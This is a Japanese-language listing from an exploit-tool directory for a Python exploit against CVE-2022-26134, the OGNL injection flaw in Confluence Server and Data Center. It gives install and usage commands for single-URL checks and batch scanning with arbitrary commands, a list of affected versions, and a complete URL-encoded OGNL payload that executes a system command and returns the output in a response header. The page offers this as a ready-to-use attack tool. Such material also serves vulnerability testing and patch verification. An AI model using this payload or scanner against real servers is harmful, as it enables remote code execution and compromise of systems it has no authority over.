
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2022-26134 — CVE-2022-26134(Confluence ServerおよびData CenterにおけるOGNLインジェクションの脆弱性)に対するPythonベースのエクスプロイト。単一URLのチェックと任意のコマンド実行を伴うバッチスキャンをサポートしています。 | Kitploit
ツール/GitHubGitHub/ytxzx/cve-2022-26134
脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテストコマンド&コントロール
GitHubytxzx/cve-2022-26134

CVE-2022-26134

CVE-2022-26134(Confluence ServerおよびData CenterにおけるOGNLインジェクションの脆弱性)に対するPythonベースのエクスプロイト。単一URLのチェックと任意のコマンド実行を伴うバッチスキャンをサポートしています。

リポジトリを見る
293年前未レビュー
共有

CVE-2022-26134 - Confluence OGNLインジェクション脆弱性

スクリプトの使用方法

Pythonライブラリのインストール

pip install -r requirements.txt


脆弱性の確認

python3 CVE-2022-26134_check.py -u url -c whoami
image


バッチスキャン


python3 CVE-2022-26134_check.py -f url.txt -c whoami
image

影響を受けるバージョン

Confluence Server and Data Center >= 1.3.0

Confluence Server and Data Center < 7.4.17

Confluence Server and Data Center < 7.13.7

Confluence Server and Data Center < 7.14.3

Confluence Server and Data Center < 7.15.2

Confluence Server and Data Center < 7.16.4

Confluence Server and Data Center < 7.17.4

Confluence Server and Data Center < 7.18.1

脆弱性の再現


ペイロード:

/%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22whoami%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Qualys-Response%22%2C%23a%29%29%7D/

Confluenceサービスにアクセスし、戻りコードが302のパケットをキャプチャし、ペイロードを含むパケットを送信します。応答パケットのX-Qualys-Responseパラメータに現在のサーバーのユーザー名が返されます。
image

脆弱性の原理

攻撃者が提供するURIはnamespaceに変換され、そのnamespaceはOGNL式として評価されます(攻撃者が提供するURLが間接的にOGNL式に変換されて評価されます)。

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    366
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    ウェブ全体で7,700以上のソーシャルメディア上の身元を発見・マッピングするAI搭載OSINTエンジン

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード




